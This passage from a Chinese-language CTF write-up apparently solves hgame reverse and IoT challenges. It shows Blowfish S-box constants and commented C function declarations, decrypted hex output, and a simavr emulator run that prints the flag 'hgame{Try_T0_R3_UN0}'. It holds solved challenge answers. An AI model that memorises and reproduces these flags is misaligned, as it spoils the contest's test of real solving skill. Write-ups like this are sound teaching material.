        0xA1FAD5F0L, 0x6A2D519AL, 0x63EF8CE2L, 0x9A86EE22L,
        0xC089C2B8L, 0x43242EF6L, 0xA51E03AAL, 0x9CF2D0A4L,
        0x83C061BAL, 0x9BE96A4DL, 0x8FE51550L, 0xBA645BD6L,
        0x2826A2F9L, 0xA73A3AE1L, 0x4BA99586L, 0xEF5562E9L,
        0xC72FEFD3L, 0xF752F7DAL, 0x3F046F69L, 0x77FA0A59L,
        0x80E4A915L, 0x87B08601L, 0x9B09E6ADL, 0x3B3EE593L,
        0xE990FD5AL, 0x9E34D797L, 0x2CF0B7D9L, 0x022B8B51L,
        0x96D5AC3AL, 0x017DA67DL, 0xD1CF3ED6L, 0x7C7D2D28L,
        0x1F9F25CFL, 0xADF2B89BL, 0x5AD6B472L, 0x5A88F54CL,
        0xE029AC71L, 0xE019A5E6L, 0x47B0ACFDL, 0xED93FA9BL,
        0xE8D3C48DL, 0x283B57CCL, 0xF8D56629L, 0x79132E28L,
        0x785F0191L, 0xED756055L, 0xF7960E44L, 0xE3D35E8CL,
        0x15056DD4L, 0x88F46DBAL, 0x03A16125L, 0x0564F0BDL,
        0xC3EB9E15L, 0x3C9057A2L, 0x97271AECL, 0xA93A072AL,
        0x1B3F6D9BL, 0x1E6321F5L, 0xF59C66FBL, 0x26DCF319L,
        0x7533D928L, 0xB155FDF5L, 0x03563482L, 0x8ABA3CBBL,
```

```
        0x28517711L, 0xC20AD9F8L, 0xABCC5167L, 0xCCAD925FL,
        0x4DE81751L, 0x3830DC8EL, 0x379D5862L, 0x9320F991L,
        0xEA7A90C2L, 0xFB3E7BCEL, 0x5121CE64L, 0x774FBE32L,
        0xA8B6E37EL, 0xC3293D46L, 0x48DE5369L, 0x6413E680L,
        0xA2AE0810L, 0xDD6DB224L, 0x69852DFDL, 0x09072166L,
        0xB39A460AL, 0x6445C0DDL, 0x586CDECFL, 0x1C20C8AEL,
        0x5BBEF7DDL, 0x1B588D40L, 0xCCD2017FL, 0x6BB4E3BBL,
        0xDDA26A7EL, 0x3A59FF45L, 0x3E350A44L, 0xBCB4CDD5L,
        0x72EACEA8L, 0xFA6484BBL, 0x8D6612AEL, 0xBF3C6F47L,
        0xD29BE463L, 0x542F5D9EL, 0xAEC2771BL, 0xF64E6370L,
        0x740E0D8DL, 0xE75B1357L, 0xF8721671L, 0xAF537D5DL,
        0x4040CB08L, 0x4EB4E2CCL, 0x34D2466AL, 0x0115AF84L,
        0xE1B00428L, 0x95983A1DL, 0x06B89FB4L, 0xCE6EA048L,
        0x6F3F3B82L, 0x3520AB82L, 0x011A1D4BL, 0x277227F8L,
        0x611560B1L, 0xE7933FDCL, 0xBB3A792BL, 0x344525BDL,
        0xA08839E1L, 0x51CE794BL, 0x2F32C9B7L, 0xA01FBAC9L,
        0xE01CC87EL, 0xBCC7D1F6L, 0xCF0111C3L, 0xA1E8AAC7L,
        0x1A908749L, 0xD44FBD9AL, 0xD0DADECBL, 0xD50ADA38L,
        0x0339C32AL, 0xC6913667L, 0x8DF9317CL, 0xE0B12B4FL,
        0xF79E59B7L, 0x43F5BB3AL, 0xF2D519FFL, 0x27D9459CL,
        0xBF97222CL, 0x15E6FC2AL, 0x0F91FC71L, 0x9B941525L,
        0xFAE59361L, 0xCEB69CEBL, 0xC2A86459L, 0x12BAA8D1L,
        0xB6C1075EL, 0xE3056A0CL, 0x10D25065L, 0xCB03A442L,
        0xE0EC6E0EL, 0x1698DB3BL, 0x4C98A0BEL, 0x3278E964L,
        0x9F1F9532L, 0xE0D392DFL, 0xD3A0342BL, 0x8971F21EL,
        0x1B0A7441L, 0x4BA3348CL, 0xC5BE7120L, 0xC37632D8L,
        0xDF359F8DL, 0x9B992F2EL, 0xE60B6F47L, 0x0FE3F11DL,
        0xE54CDA54L, 0x1EDAD891L, 0xCE6279CFL, 0xCD3E7E6FL,
        0x1618B166L, 0xFD2C1D05L, 0x848FD2C5L, 0xF6FB2299L,
        0xF523F357L, 0xA6327623L, 0x93A83531L, 0x56CCCD02L,
        0xACF08162L, 0x5A75EBB5L, 0x6E163697L, 0x88D273CCL,
        0xDE966292L, 0x81B949D0L, 0x4C50901BL, 0x71C65614L,
        0xE6C6C7BDL, 0x327A140AL, 0x45E1D006L, 0xC3F27B9AL,
        0xC9AA53FDL, 0x62A80F00L, 0xBB25BFE2L, 0x35BDD2F6L,
        0x71126905L, 0xB2040222L, 0xB6CBCF7CL, 0xCD769C2BL,
        0x53113EC0L, 0x1640E3D3L, 0x38ABBD60L, 0x2547ADF0L,
        0xBA38209CL, 0xF746CE76L, 0x77AFA1C5L, 0x20756060L,
        0x85CBFE4EL, 0x8AE88DD8L, 0x7AAAF9B0L, 0x4CF9AA7EL,
        0x1948C25CL, 0x02FB8A8CL, 0x01C36AE4L, 0xD6EBE1F9L,
        0x90D4F869L, 0xA65CDEA0L, 0x3F09252DL, 0xC208E69FL,
        0xB74E6132L, 0xCE77E25BL, 0x578FDFE3L, 0x3AC372E6L  }
};


#define N 16
//定义初始化需要用到的加密结构
typedef struct _BLOWFISH_CTX
{
    //定义初始化的pbox 以及 sbox 在程序中进行初始化
    unsigned int pbox[N + 2];  //总共18
    unsigned int sbox[4][256];
}BLOWFISH_CTX,*PBLOWFISH_CTX;

/*
初始化函数 此函数功能如下
1.接受key 与 keylen参数（当然keylen）可以自己计算
2.初始化sbox 将全局的sbox的内容复制到CTX中的sbox中
3.初始化pbox pbox的初始化方法如下
```

```
    1.迭代18论。然后每一轮都设置CTX的pbox
    2.CTX.pbox需要使用全局pbox ^ data
    3.data是一个四字节整数。其中存储的就是key的四个字节。
      key = "12345678abc"
      每一轮中 data = "1234"
               data = "5678"
               data = "abc1" //注意这里当超出keylen的时候。 data获取的key要从0开始
               。。。。
*/
int BlowFishInit(BLOWFISH_CTX* blowCtx, unsigned char*key, unsigned int keylen);

/*
F函数
F函数是将一个32位数分别进行拆分。 拆分为四组。 每一组都作为sbox的索引值
然后进行下列运算

((s1[a] + s2[b]) ^ s3[c]) + s4[d]
在编程中sbox是数组是从零开始。 所以s1 对应s[0]  s2对应s[1]
在编程中总结下公式:

temap = s[0][a] + s[1][b]
teamp = temp ^ s[2][c]'
temp =  temp + s[3][d]
简单的记住就是 ((a+b) ^ c)+d;
当然每个都对应下标为 0 1 2 3  s[0][a] s[1][b] s[2][c] s[3][d]
最后返回结果值 return temp
*/
static unsigned long F(BLOWFISH_CTX* ctx, unsigned long x);
//signed int F(PBLOWFISH_CTX blowCtx,unsigned int Data);
/*
加密函数:
首次用在初始化中是对一个64位0进行加密。
一次加密八个字节
核心思想为 加密左边与右边数据
左边数据直接 ^ PBOX
右边数据 = 右边数据 ^ f(左边数据)
然后进行交换。
以上是16轮的交换
剩下一轮则是

左边 = 左边^PBOX[N+1]
右边 = 右边^pbox[N]
最后设置相关数值


*/
void BlowFish_Encry(PBLOWFISH_CTX blowCtx, unsigned int* left, unsigned int*
right);

/*
跟加密一样。只不过结果相反步骤如下:
首先遍历从最后一轮开始逐次递减

最后一轮数据 右边= 右边^PBOX[1] 左边数据 = 左边数据 ^pbox[0]
*/
void BlowFish_Decrypt(PBLOWFISH_CTX blowCtx, unsigned int* left, unsigned int*
right);
```

解得

```
6d616768 30447b65
7530795f 3465725f
5f563131 336b3131
7456395f 7d6e6f68
```

随后16进制转换再换换位置就出来flag了

IOT

饭卡的UNO2.0

参照这篇文章[基于纯软件环境的AVR逆向分析]

操作一下，即可以得到

```
t0hka@t0hka:~/iot_home/simavr-master/simavr$ ./run_avr -m atmega328p -f 16000000 ../../uno.hex
Loaded 1 section of ihex
Load HEX flash 00000000, 2280
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
```